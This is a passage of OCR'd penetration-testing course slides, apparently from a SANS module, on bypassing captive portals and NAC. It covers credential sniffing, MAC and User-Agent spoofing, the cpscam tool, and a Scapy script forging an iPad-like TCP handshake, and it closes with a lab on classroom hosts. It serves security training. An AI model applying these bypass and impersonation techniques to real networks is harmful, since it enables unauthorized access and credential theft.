
Attacking Captive Portal Authentication
Captive portal systems present several attack opportunities for the unauthenticated attacker:

- **Attack the Portal**: The captive portal server itself is a target for the attacker. If the captive portal system is using OOB management, it may be using SNMP or other management protocols (we'll look at SNMP attacks later in this module). Regardless of the position of the captive portal server, it is a web server target, and it may be vulnerable to numerous web attack options, such as Cross-Site Request Forgery (CSRF), Cross-Site Scripting (XSS), SQL injection, and many others.
- **Attack Pre-Authentication Services**: As a high-level protocol, HTTP authentication against the captive portal server requires that several lower-layer protocols have already done their job to support the client. Prior to captive portal authentication, services such as DHCP and DNS must be accessible to the end user, which may also represent attack opportunities.
- **Attack Other Pre-Authentication Client Devices**: Prior to authentication, the attacker may be able to contact other client systems on the network, regardless of the captive portal deployment mechanism. Successfully compromising a client system that then later completes authentication may yield greater access to the network.

While these techniques represent actionable attacks, we'll focus our assessment on bypassing the requirement to authenticate to the captive portal system to gain access to the post-authentication network.

Exploiting Web Authentication

- Internal captive portal servers may not use SSL for credential protection
- We'll examine other SSL attacks later



Exploiting Web Authentication

Surprisingly frequently (in this author's experience), internal captive portal servers do not use SSL to protect the delivery of network credentials. Thus, the ability to observe successful network authentication will yield an attacker valid credentials to use for accessing the network. A simple tool for monitoring the network for successful HTTP credential authentication is Cain (previously hosted at www.oxid.it). Reading from a live network interface (Ethernet or wireless in monitor mode) or from a packet capture file, Cain will inspect HTTP traffic for common form field values corresponding to authentication credentials. As shown on this slide, Cain has identified the HTTP server and client addresses, username, and password information, including the URL of the web location where the credentials were submitted. To access this information, click the "Sniffer" tab near the top of the window and then click the "Passwords" tab near the bottom.

For Cain to recognize a username and password field combination, it must be configured with the HTTP form field names to search for. A list of common HTTP form field names is included with Cain by default, including "vb_login_username", "logonusername", "user_security_password" and some non-English spellings such as "in_benutzername". Clicking Configure | HTTP Fields allows you to add additional fields as needed.

Note that Cain does not validate that credentials are successful after being observed. If a user fails authentication, Cain will still present the failed authentication credentials in the Sniffer tab. Let's continue to look at exploiting captive portal authentication systems. We will consider issues with encrypted traffic such as HTTPS later.

Impersonation


- Inline captive portal systems validate prior authentication using MAC/IP
  - Impersonate authenticated user
- Problem with active clients and IP/MAC address conflict
- Few users will log out when leaving
- Solution: Impersonate departed, but still authenticated, user

Impersonation

Inline captive portal systems are also responsible for bridging or routing traffic from the untrusted network to the trusted network, relying on client MAC and/or IP address information to validate previously authenticated users. Knowing this, we have an opportunity to bypass captive portal authentication by impersonating a previously authenticated user by assuming their MAC address and IP address.

While assuming another user's IP address and MAC address is straightforward, if we impersonate a user who is still on the network, we will generate IP address conflict problems. Windows and macOS users will see a warning indicating an IP address conflict, which may alert administrators as to the presence of an attack. Further, the attacker will be unable to transmit TCP traffic reliably, since each SYN+ACK response will inevitably be reset by the user being impersonated.

Despite these limitations, user impersonation for bypassing captive portal authentication can be a useful and somewhat stealthy technique. With captive portal systems, few users will log out when they are finished computing, leaving their session authenticated. With the ability to impersonate users and to identify users who are inactive but still authenticated, an attacker can evade the challenges associated with impersonating a user who is still present on the network.



MAC Address Impersonation

Impersonating the MAC address of another device is trivial on almost any platform. On Windows systems, one tool is macshift (https://github.com/delebird/MAC_Cycler/tree/master/mshift), which allows you to identify the interface name with the "`-i`" argument, followed by the desired MAC address. At the time of this writing, the macshift.natetrue.com website is offline; an alternative tool for MAC address spoofing on Windows is available at https://github.com/matthewlinton/Windows-Scripts/blob/master/macblast/Lib/macshift.exe if the natetrue.com website remains offline.

On macOS systems, the built-in "`ifconfig`" utility can be used to change the MAC address. Simply open a terminal session and, with super-user privileges, run the following command:

```
# ifconfig en1 ether 00:01:02:03:04:05
```

Replace the interface name and MAC address with the desired values.

On Linux systems, the ifconfig utility can also be used to change the MAC address, with a minor variation from the macOS example:

```
# ifconfig eth0 down
# ifconfig eth0 hw ether 00:01:02:03:04:05
# ifconfig eth0 up
```

On Linux systems, many drivers require that the network interface be configured in a down state prior to changing the MAC address (using the "`ifconfig eth0 down`" command). Once the MAC address is changed, we can place the interface back into the up state and request a DHCP address and get the same IP address as the victim within the DHCP lease duration.

Note that some drivers, notably Windows wireless and Ethernet cards, may not honor alternate MAC address settings. Tools such as "macshift" will report success but will not be effective. It is best to test your tools in a lab environment to validate their operation before attempting to use them in a production environment.

Considering the proliferation of multi-tenant cloud hosting, many hosted platforms deny promiscuous mode and MAC hardware changes.

cpscam

- Identifies client activity
- Watches for clients accessing the logout URL (that you specify)
- Identifies a client that has been inactive for a timeout duration (e.g., they left but have not logged out from CP)

```
$ sudo perl cpscam.pl 10.10.0.0 255.255.0.0
Capturing traffic ..
Mon Aug 23 14:44:37 2010
Host 10.10.10.108 has been inactive for 51 seconds.
Host 10.10.10.100 has been inactive for 84 seconds.
Host 10.10.10.117 has been inactive for 21 seconds.
Mon Aug 23 14:44:55 2010
Host 10.10.10.100 has been inactive for 102 seconds.
Host 10.10.10.117 has been inactive for 49 seconds.
Mon Aug 23 14:45:13 2010
Host 10.10.10.100 has been inactive for 120 seconds.
Host 10.10.10.117 has been inactive for 67 seconds.
The host at 10.10.10.100/00:13:ce:55:98:ef has been inactive for 120 seconds...
```


cpscam

The cpscam tool ("`captive portal scam`"), written by Josh Wright, is a useful aid for impersonating an authenticated client and bypassing the captive portal authentication process. Cpscam observes network traffic to build a list of client IP and MAC addresses to impersonate, similar to another tool, Pickupline (aka pul). Unlike Pickupline, cpscam maintains this list of clients, attempting to identify clients that have left the network as a preferable impersonation option. Cpscam also watches for clients that access the captive portal logout URL (that you specify by editing the Perl script) and removes those clients from the impersonate list.

Once cpscam determines that a client has been inactive for 2 minutes (the default inactivity timer), it displays the IP address and MAC address of the client. Depending on your attack platform, you can use your preferred tool to impersonate MAC and IP address information to bypass the captive portal authentication requirement.

Cpscam is available at https://www.willhackforsushi.com/code/cpscam.pl. To use this tool, you will need to install the Perl NetPacket::IP module, which can be done by running the following command:

```
$ sudo perl -MCPAN -e 'install NetPacket::IP'
```

Authentication Bypass Opportunity

- Some devices may be excluded from authentication and agent checks
- Identify the NAC vendor in use
  - Cisco, Bradford, ForeScout, etc.
  - What client OSs do they support
  - What is likely to be present, but not supported by the NAC vendor
- MAC OUI often used to "goodlist" devices that are exempt from validation
  - NAC vendors seemed to catch on to this loophole
  - Still organizations weaken the configuration for convenience

Authentication Bypass Opportunity

Many NAC implementations using a dissolvable or clientless agent must accommodate systems where the agent is not supported. Mobile devices such as phones, iPads, handhelds, and other PDAs may require network access but are not supported by the NAC vendor. In these cases, the organization may exclude specific devices from the authentication and compliance checks. As attackers, this creates an opportunity for us to impersonate the unsupported device to bypass the NAC system.

To leverage this technique, it is useful to first identify the NAC vendor in use. Next, identify the client OSs that are unsupported (but likely to be in use by the target organization). Successfully mimicking the "exceptional" device may bypass the NAC system.

Many NAC vendors started with a MAC OUI "goodlist" of devices that are exempt from authentication and posture validation. Early NAC bypass was as simple as changing your Ethernet or wireless MAC address to match the OUI of an iPad or another exempt device. Sadly, for pen testers, NAC vendors caught onto this loophole quickly, introducing additional system checks to catch people who attempt to bypass NAC. Even more sadly overall, organizations still tend to make systems weaker by accommodating convenience, regardless of default settings.

System Validation

- NAC attempts to validate the MAC prefix matches
  - Browser User-Agent matching
  - Passive OS fingerprinting
  - JavaScript OS validation
- Often requiring system changes beyond the browser to bypass

We'll use iOS 13 as our impersonation target for examples

System Validation


To prevent people from bypassing the NAC system, vendors introduced additional system validation checks beyond MAC OUI validation. These checks aim to validate that the MAC OUI and additional settings all support the identity of the system, including:

- Web Browser User-Agent Matching: The NAC will inspect HTTP traffic to identify the HTTP User-Agent string, ensuring that it does not wrongfully reveal an operating system or platform that does not match the other criteria.
- Passive OS Fingerprinting: By passively observing traffic on the network, the NAC vendor identifies the client operating system in use, differentiating Windows, Linux, macOS, and embedded platforms.
- JavaScript OS Validation: Some NAC systems will insert custom JavaScript into the HTTP response to collect information about the client's browser Document Object Model (DOM).

While these methods make it more difficult to impersonate devices with a policy exception, a cautious attacker can still impersonate any system if they have prior knowledge as to how the system with the exception policy behaves. For our examples, we'll examine how an attacker can impersonate an Apple iPad device with iOS 13. Knowledge of how the iPad platform behaves is useful, as it is universally not supported by clientless NAC agents (due to limitations in the Safari browser and Apple's walled-garden client software approach) and yet is popular in many organizations as a client device.

User-Agent Impersonation

- Impersonate with Firefox plugin User Agent Switcher
  - Plus, some JavaScript elements used for validation
- Enterprise vendors include additional and more intimate checks



User-Agent Impersonation

User-Agent impersonation is straightforward using Firefox and the User Agent Switcher plugin. After installing this plugin, The icon shown near the upper right of the screenshot will open the User Agent Switcher Options dialog, where you can select a User-Agent option. Clicking "Preferences" at the top opens a management dialog where you can hide, delete, edit, and add new User-Agent settings.

To configure the User Agent Switcher plugin to impersonate an iPad, observe the model you'd like to impersonate in network traffic or by a fingerprinting server. Then you can create a new entry with the appropriate settings.

TCP Stack Fingerprinting

- Simple enhancement for inline CP gateways
  - Leverage passive fingerprints for additional OS validation enforcement
- Alert on clients who fail fingerprint vs. MAC OUI, reject access request

```
p0f - passive os fingerprinting utility, version 2.0.8
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN) on 'eth0', 264 sigs (14 generic, cksum 3E7CD339), rule:
'all'.
10.10.10.104:47638 - Linux 2.6 (newer, 2) (up: 11930 hrs)
  -> 10.10.10.110:80 (distance 0, link: ethernet/modem)
```


TCP Stack Fingerprinting


An additional method used for identifying the OS of clients in a NAC environment is through TCP stack fingerprinting. Primarily used by inline captive portal systems, the gateway can passively monitor TCP traffic to identify characteristics that correlate to the known platform. This technique is similar to that used by the opensource tool "`p0f`", which examines TCP SYN frames for the following characteristics:


- Initial Time To Live (TTL)
- TCP Window Size
- Overall frame size for initial TCP SYN frames
- Status of the Don't Fragment (DF) flag
- Value of the Maximum Segment Size
- Value of the TCP Window Scale
- Behavior of the TCP Timestamp option
- Status of the Selective ACK flag
- Order and presence of TCP flags including NOPs
- Unique quirks for the TCP SYN packet (such as packet data following TCP options)

This slide includes an example of the output from p0f characterizing a Linux client. Similar functionality is used by many NAC vendors to reject client systems who attempt to access policy exceptions.

Windows - OSfuscate

- Simple tool to modify registry parameters for TCP/IP settings
  - TTL, TCP flags, MTU, Window Size
- No built-in support for iOS, add with custom profile
- Does not evade TCP option checking mechanisms





Windows – OSfuscate

One option for OS impersonation for Windows is the OSfuscate tool from Irongeek, available at http://www.irongeek.com/i.php?page=security/code. OSfuscate uses a simple list of Windows INI formatted profile descriptor files to describe several characteristics of a target TCP/IP stack, including:

- `ttl` – The initial IP TTL value
- `stamp` – Set to 1 (true) if the OS supports TCP timestamps
- `pmtu` – Set to 1 (true) if the OS supports path MTU discovery
- `urg` – Set to 1 if the OS uses RFC1122 handling recommendations for urgent data; set to 0 if the OS uses BSD-style urgent data handling procedures
- `window` – The default window size defined in the TCP header
- `sack` – Set to 1 (true) if the OS supports selective acknowledgement
- `mtu` – The maximum transmission unit size of the OS

OSfuscate, in the latest version of 0.3 at the time of this writing, supports the impersonation of several client operating systems, including PalmOS, PlayStation, Linux, FreeBSD and others. While OSfuscate does not include support for impersonating modern iOS devices, we can add an "ios10.os" file to the OSfuscate/profiles directory, as shown on this slide. Next, run the OSfuscate.exe tool, select the target OS, and reboot to make the settings effective. OSfuscate also includes an option to remove all settings when you want to revert to the original OS parameters.

While OSfuscate can confuse some operating system fingerprinting tools, it cannot modify the order or configuration of TCP options, as this is not exposed in an available registry setting. A NAC tool that does careful inspection of client TCP/IP traffic will be able to detect an attempt to evade system detection.

Initial OS Masquerading

- Few NAC OS detection systems can watch every packet for fingerprinting
  - Cisco NAC minimum 5-minute validate intervals
- Can send initial custom traffic matching iPad, then standard OS traffic
- Scapy can send iPad-like TCP traffic, completing three-way handshake

```
# iptables -F
# iptables -A OUTPUT -p tcp --destination-port 80 --tcp-flags RST RST -s 10.10.10.104 -d
10.10.10.110 -j DROP
# iptables –L
Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
DROP       tcp  --  10.10.10.104         10.10.10.110        tcp dpt:www flags:RST/RST
```


Initial OS Masquerading

Short of modifying the Linux kernel source, it is not possible to manipulate a Linux device to include exactly the behavior of an iPad device. Although some TCP characteristics can be manipulated through the sys filesystem objects, settings such as presence of TCP options (including the order and separation with NOP bytes), maximum segment size representation, and other parameters cannot be changed, preventing simple modification of the Linux kernel to appear as if it were an iPad device.

However, a limitation on NAC systems is to the attacker's benefit. NAC systems do not attempt to perform OS characterization and client checking for each packet; instead, clients are evaluated initially when they connect to the network and at later regular intervals. On Cisco NAC systems, for example, clients are evaluated initially and then as frequently as every 5 minutes, but not less, due to performance limitations of the product.

As a result, we can craft packets using any arbitrary settings to send for the NAC to use in its evaluation, generating our traffic to appear like an iPad device. Tools such as Scapy make this straightforward, allowing us to send the initial TCP SYN and complete the three-way handshake. Note that to use Scapy to complete the three-way handshake, we must suppress the TCP RST our IP address wants to send when it gets the SYN ACK from the upstream device. We can do this using the iptables tool, as shown on this slide.

Scapy iPad-like TCP Connection

```
#!/usr/bin/python
from scapy.all import *
DSTIP="10.10.10.110" # Specify your target where NAC will observe it
SPORT=RandNum(1024,65535)
ip=IP(dst=DSTIP, flags="DF", ttl=64)
tcpopt = [ ("MSS",1460), ("NOP",None), ("WScale",2), ("NOP",None),
    ("NOP",None), ("Timestamp",(123,0)), ("SAckOK",""), ("EOL",None) ]
SYN=TCP(sport=SPORT, dport=80, flags="S", seq=10, window=0xffff, options=tcpopt)

SYNACK=sr1(ip/SYN)         # Send the packet and record the response as SYNACK
my_ack = SYNACK.seq + 1  # Use the SYN/ACK response to get initial seq. number
ACK=TCP(sport=SPORT, dport=80, flags="A", seq=11, ack=my_ack, window=0xffff)
send(ip/ACK)
data = "GET / HTTP/1.1\r\nHost: " + DSTIP + "\r\n"
data = data + " User-Agent: Mozilla/5.0 (iPad; CPU OS 13_6 like Mac OS X) [...]\r\n\r\n"
PUSH=TCP(sport=SPORT,dport=80, flags="PA", seq=11, ack=my_ack, window=0xffff)
send(ip/PUSH/data)

RST=TCP(sport=SPORT,dport=80, flags="R", seq=11, ack=0, window=0xffff)
send(ip/RST)
```

```
p0f: listening (SYN) on 'eth0', 2 sigs (0 generic, cksum 30F2C5C6), rule: 'all'.
10.10.10.104:60073 - iOS Apple iPad/iTouch/iPad (up: 0 hrs)
```


Scapy iPad-like TCP Connection

The Scapy script on this slide creates a TCP SYN frame with TCP options, IP options, TTL, and windows size matching that of an iPad. The "`sr1()`" function sends the TCP SYN and receives the associated response in the variable `SYNACK`. The initial sequence number (ISN) of the responding host is incremented by one ("`SYNACK.seq + 1`") and used in the third frame, completing the three-way handshake. Finally, an HTTP GET request is sent, including the User-Agent of the iPad's Safari browser.

Using this script, the p0f tool identifies the traffic as an "iOS Apple iPad/iTouch/iPad" device, sufficiently fooling a NAC device into thinking the TCP stack is of an iPad or related device. Once you complete the three-way handshake and send data, the NAC system will pass the client for this TCP fingerprint check, allowing you to disable the local firewall rules we created earlier ("`iptables -F`") and use your native operating system TCP stack.

JavaScript OS Validation

- CP server may insert JS in browser to validate OS
- UA Switched misses
  - navigator.buildID
  - navigator.oscpu
  - navigator.product
  - navigator.productSub

```
<!DOCTYPE html>
<html><head><title>browser test</title></
<table border="1">
<script>
for (var key in navigator) {
  if (typeof(navigator[key] === 'string')
    document.write("<tr><td>"+key+"</td>"
    document.write("<td>"+navigator[key])
    document.write("</td></tr>");
    }
}
</script></table></body></html>
```

plugins	[object PluginArray]
mimeTypes	[object MimeTypeArray]
cookieEnabled	true
geolocation	[object Geolocation]
mediaCapabilities	[object MediaCapabilities]
webdriver	false
maxTouchPoints	0
appCodeName	Mozilla
appName	Netscape
appVersion	5.0 (Macintosh; Intel Mac OS X 10_15
platform	MacIntel
product	Gecko
productSub	20030107
userAgent	Mozilla/5.0 (Macintosh; Intel Mac OS
vendor	Apple Computer, Inc.

JavaScript OS Validation

A final technique used by captive portal systems to identify the native operating system of a client is to insert JavaScript code in an HTTP server's response that queries several browser DOM fields. As we saw earlier, the User Agent Switcher plugin for Firefox allows us to manipulate several fields in the DOM, including navigator.appName and navigator.vendor, but it does not allow us to manipulate four fields commonly used for client OS detection:

- `navigator.buildID` – Used to disclose the build number for the browser; not used by Safari
- `navigator.oscpu` – Used to disclose the CPU type used on the host; not used by Safari
- `navigator.product` – Used to disclose the product name
- `navigator.productSub` – Used to disclose a sub-name to the product field


To bypass a NAC system using JavaScript OS validation, we need to manipulate the responses from these fields as well. We could use a different plugin, tampering proxy, or fake the settings with the browser itself to deceive fingerprinting techniques. This example on the slide is taken from a 2018 MacBook Pro running Safari on macOS 15 (Catalina).

For more information on browser-based detections, see Panopticlick and fingerbank:

https://panopticlick.eff.org/

https://fingerbank.org/

Custom Browser Impersonation



Custom Browser Impersonation

Firefox allows us to customize the values that are returned from the DOM through JavaScript by creating configuration keys in the format general.XXX.override, where "XXX" is the all-lowercase name of the DOM suffix after "navigator." (For example, to override navigator.oscpu, we can create a key called `general.oscpu.override` with an arbitrary string value.)

1. Browse to the "`about:config`" page to access the Firefox configuration key menu.
2. Right-click any key and select New | String.
3. In the "New String Value" dialog, enter the string "`general.XXX.override`", where "XXX" is the name of the DOM key you wish to manipulate. Click OK.
4. Enter the value for the key to match that of the client you are impersonating. In the example on this slide, the key "`general.oscpu.override`" is configured with the string value "`undefined`", matching that of the iPad.

For more information on mitigations of browser fingerprinting, see:

For more information on browser fingerprinting mitigations, see:

https://www.defcon.org/images/defcon-18/dc-18-presentations/Shewmaker/DEFCON-18-Shewmaker-Browser-Based-Defenses.pdf

LAB: Captive Portal Bypass

Please work on the lab exercise 1.2: Captive Portal Bypass.

Please work on the lab exercise 1.2: Captive Portal Bypass. For this lab exercise you will need your class Slingshot VM.


Lab: Captive Portal Bypass

- Victims: cp.sec660.org and wophaos.sec660.org
- Attacker: Slingshot Linux
- Networking: Lab servers
- Goals:
  - Identify weakness in captive portal system
  - Bypass browser-based detection
  - Bypass external health check

Lab: Captive Portal Bypass

